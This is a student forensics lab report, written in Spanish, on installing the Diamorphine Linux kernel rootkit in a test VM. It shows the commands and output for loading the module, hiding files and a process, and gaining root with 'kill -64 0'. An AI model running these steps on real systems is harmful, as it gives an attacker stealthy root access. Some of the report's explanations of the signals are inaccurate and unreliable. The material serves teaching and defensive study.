




TAREA 4 - DIAMORPHINE

ANÁLISIS FORENSE INFORMÁTICO



Contenido

1. Clonamos Diamorphine.	2
2. Compilando Diamorphine.	2
3. Cargando módulo.	2
4. Explicación sobre cómo ocultar archivos.	3
5. Obtención de privilegios superiores.	4
6. Ocultando un proceso.	5
7. Quitando invisibilidad de diamorphine.	6

1. Clonamos Diamorphine.

git clone https://github.com/m0nad/Diamorphine

```
root@ubuntu14:/home/usuario# git clone https://github.com/m0nad/Diamorphine
Cloning into 'Diamorphine'...
remote: Enumerating objects: 144, done.
remote: Counting objects: 100% (68/68), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 144 (delta 54), reused 44 (delta 43), pack-reused 76
Receiving objects: 100% (144/144), 33.04 KiB | 0 bytes/s, done.
Resolving deltas: 100% (78/78), done.
Checking connectivity... done.
root@ubuntu14:/home/usuario#
```

2. Compilando Diamorphine.

make (dentro de la carpeta Diamorphine)

```
root@ubuntu14:/home/usuario# ls
Desktop    Documents  examples.desktop  Pictures  Templates
Diamorphine  Downloads  Music             Public    Videos
root@ubuntu14:/home/usuario# cd Diamorphine/
root@ubuntu14:/home/usuario/Diamorphine# ls
diamorphine.c  diamorphine.h  LICENSE.txt  Makefile  README.md
root@ubuntu14:/home/usuario/Diamorphine# make
make -C /lib/modules/4.4.0-142-generic/build M=/home/usuario/Diamorphine modules
make[1]: Entering directory `/usr/src/linux-headers-4.4.0-142-generic'
  CC [M]  /home/usuario/Diamorphine/diamorphine.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/usuario/Diamorphine/diamorphine.mod.o
  LD [M]  /home/usuario/Diamorphine/diamorphine.ko
make[1]: Leaving directory `/usr/src/linux-headers-4.4.0-142-generic'
root@ubuntu14:/home/usuario/Diamorphine#
```

3. Cargando módulo.

insmod diamorphine.ko

Ya tenemos el módulo cargado en el kernel.

```
root@ubuntu14:/home/usuario/Diamorphine# insmod diamorphine.ko
root@ubuntu14:/home/usuario/Diamorphine#
```

4. Explicación sobre cómo ocultar archivos.

En la carpeta tenemos un archivo llamado Diamorphine.h. En ella nos aparece el prefijo mágico para crear archivos, ficheros etc... sin que sean vistos.

```

GNU nano 2.2.6      File: diamorphine.h

struct linux_dirent {
    unsigned long    d_ino;
    unsigned long    d_off;
    unsigned short   d_reclen;
    char             d_name[1];
};

#define MAGIC_PREFIX "diamorphine_secret"

#define PF_INVISIBLE 0x100000000

#define MODULE_NAME "diamorphine"

enum {
    SIGINVIS = 31,
    SIGSUPER = 64,
    SIGMODINVIS = 63,
};

#ifndef IS_ENABLED
#define IS_ENABLED(option) \
    (defined(__enabled_ ## option) || defined(__enabled_ ## option ## _MODULE))
#endif

```

Como podemos observar en la siguiente captura la carpeta creada no aparece.

```

root@ubuntu14:/home/usuario/Diamorphine# mkdir diamorphine_secret_prueba
root@ubuntu14:/home/usuario/Diamorphine# ls
diamorphine.c  diamorphine.mod.c  diamorphine.o.ur-safe  modules.order
diamorphine.h  diamorphine.mod.o  LICENSE.txt             Module.symvers
diamorphine.ko diamorphine.o      Makefile                README.md
root@ubuntu14:/home/usuario/Diamorphine# ls -lh
total 68K
-rw-r--r-- 1 root root 11K févr. 22 19:03 diamorphine.c
-rw-r--r-- 1 root root 642 févr. 22 19:03 diamorphine.h
-rw-r--r-- 1 root root 12K févr. 22 19:04 diamorphine.ko
-rw-r--r-- 1 root root 1,5K févr. 22 19:04 diamorphine.mod.c
-rw-r--r-- 1 root root 3,7K févr. 22 19:04 diamorphine.mod.o
-rw-r--r-- 1 root root 11K févr. 22 19:04 diamorphine.o
-rw-r--r-- 1 root root 111 févr. 22 19:04 diamorphine.o.ur-safe
-rw-r--r-- 1 root root 1,5K févr. 22 19:03 LICENSE.txt
-rw-r--r-- 1 root root 190 févr. 22 19:03 Makefile
-rw-r--r-- 1 root root 48 févr. 22 19:04 modules.order
-rw-r--r-- 1 root root 0 févr. 22 19:04 Module.symvers
-rw-r--r-- 1 root root 1,7K févr. 22 19:03 README.md
root@ubuntu14:/home/usuario/Diamorphine#

```

Sin embargo podemos entrar a ella, crear ficheros, verlos, y desde dentro de esta carpeta, si podemos verlos. También he observado que a la hora de querer entrar a esta carpeta invisible no funcionar el auto completar.

Esto es posible gracias a que getdents está asignado, y esto hace que cualquier cosa que utilice entradas de directorio no puedo obtenerse.

```
root@ubuntu14:/home/usuario/Diamorphine# ls
diamorphine.c  diamorphine.mod.c  diamorphine.o.ur-safe  modules.order
diamorphine.h  diamorphine.mod.o  LICENSE.txt            Module.symvers
diamorphine.ko  diamorphine.o      Makefile              README.md
root@ubuntu14:/home/usuario/Diamorphine# cd diamorphine_secret_prueba
root@ubuntu14:/home/usuario/Diamorphine/diamorphine_secret_prueba# touch hola
root@ubuntu14:/home/usuario/Diamorphine/diamorphine_secret_prueba# ls
hola
root@ubuntu14:/home/usuario/Diamorphine/diamorphine_secret_prueba# nano hola
root@ubuntu14:/home/usuario/Diamorphine/diamorphine_secret_prueba# cat hola
hola!!!
root@ubuntu14:/home/usuario/Diamorphine/diamorphine_secret_prueba# cd ..
root@ubuntu14:/home/usuario/Diamorphine# ls -lh diamorphine_secret_prueba
total 4,0K
-rw-r--r-- 1 root root 9 févr. 22 21:29 hola
root@ubuntu14:/home/usuario/Diamorphine#
```

5. Obtención de privilegios superiores.

Ahora vamos a hacer uso de SIGSUPER que es el número 64 para obtener privilegios superiores.

```
enum {
    SIGINVIS = 31,
    SIGSUPER = 64,
    SIGMODINVIS = 63,
};
```


En la captura, aunque inicialmente se muestra que estás en el directorio /root, al intentar cambiar al mismo directorio usando `cd /root`, se obtiene un error de permisos denegados. Sin embargo, al ejecutar el comando `kill -64 0`, se observa que se puede acceder al directorio /root sin problemas.

Esto se debe a que el sistema interpreta la señal SIGSUPER (número 64) y realiza una acción de elevación de privilegios. El argumento 0 indica que la señal se envía al proceso init, que es el padre de todos los procesos del sistema. Al enviar la señal a este proceso, se propaga a todos los procesos del sistema, lo que resulta en que todos los procesos elevan sus privilegios al nivel de root. Esto permite que el usuario acceda al directorio /root sin restricciones de permisos.

```
usuario@ubuntu14:/root$ id
uid=1000(usuario) gid=1000(usuario) groups=1000(usuario)
usuario@ubuntu14:/root$ cd /root
bash: cd: /root: Permission denied
usuario@ubuntu14:/root$ kill -64 0
usuario@ubuntu14:/root$ id
uid=0(root) gid=0(root) groups=0(root),1000(usuario)
usuario@ubuntu14:/root$ cd /root
usuario@ubuntu14:/root$ pwd
/root
```

6. Ocultando un proceso.

Vamos a hacer un nano y nos dispondremos a intentar ocultar ese procesos.



The screenshot shows a terminal window with two panes. The left pane displays the nano text editor editing a file named 'hidden_process'. The right pane shows the output of the command `ps aux | grep hidden_process`, which lists several processes including 'root', 'n_process', and 'usuario' that are all searching for 'hidden_process'.

```
usuario@ubuntu14:~$ ps aux | grep hidden_process
root      7452  0.0  0.2  71492  4348 pts/2    S+   22:36   0:00 sudo nano hidd
n_process  7453  0.0  0.1  18488  2876 pts/2    S+   22:36   0:00 nano hidden_pro
css       7455  0.0  0.1  15960  2208 pts/4    S+   22:37   0:00 grep --color=au
to hidden_process
usuario@ubuntu14:~$
```

Podemos observar cómo hemos ocultado uno de los procesos relacionados con con el nano.

```

usuario@ubuntu14:~$ ps aux | grep hidden_process
root      7452  0.0  0.2 71492  4348 pts/2    S+   22:36   0:00 sudo nano hidde
n_process
root      7453  0.0  0.1 18488  2876 pts/2    S+   22:36   0:00 nano hidden_pro
cess
usuario   7455  0.0  0.1 15960  2208 pts/4    S+   22:37   0:00 grep --color=au
to hidden_process
usuario@ubuntu14:~$ sudo kill -31 7452
[sudo] password for usuario:
usuario@ubuntu14:~$ ps aux | grep hidden_process
root      7453  0.0  0.1 18488  2876 pts/2    S    22:36   0:00 nano hidden_process
usuario   7472  0.0  0.1 15960  2268 pts/4    S+   22:40   0:00 grep --color=auto hidden_process

```

7. Quitando invisibilidad de diamorphine.

```

root@ubuntu14:/home/usuario/Diamorphine# kill -63 0
usuario@ubuntu14:~$

```

Podemos observar que ahora las carpetas creadas que antes estaban invisibles, ahora ya nos aparecen visibles.

```

usuario@ubuntu14:~/Diamorphine$ ls
diamorphine.c      diamorphine.mod.o    LICENSE.txt
diamorphine.h      diamorphine.o        Makefile
diamorphine.h.save diamorphine.o.ur-safe modules.order
diamorphine.ko     diamorphine_secret_prueba Module.symvers
diamorphine.mod.c  diamorphine_secret_prueba2 README.md
usuario@ubuntu14:~/Diamorphine$ ls -lh diamorphine_secret_prueba
total 4,0K
-rw-r--r-- 1 root root 9 févr. 22 21:29 hola
usuario@ubuntu14:~/Diamorphine$

```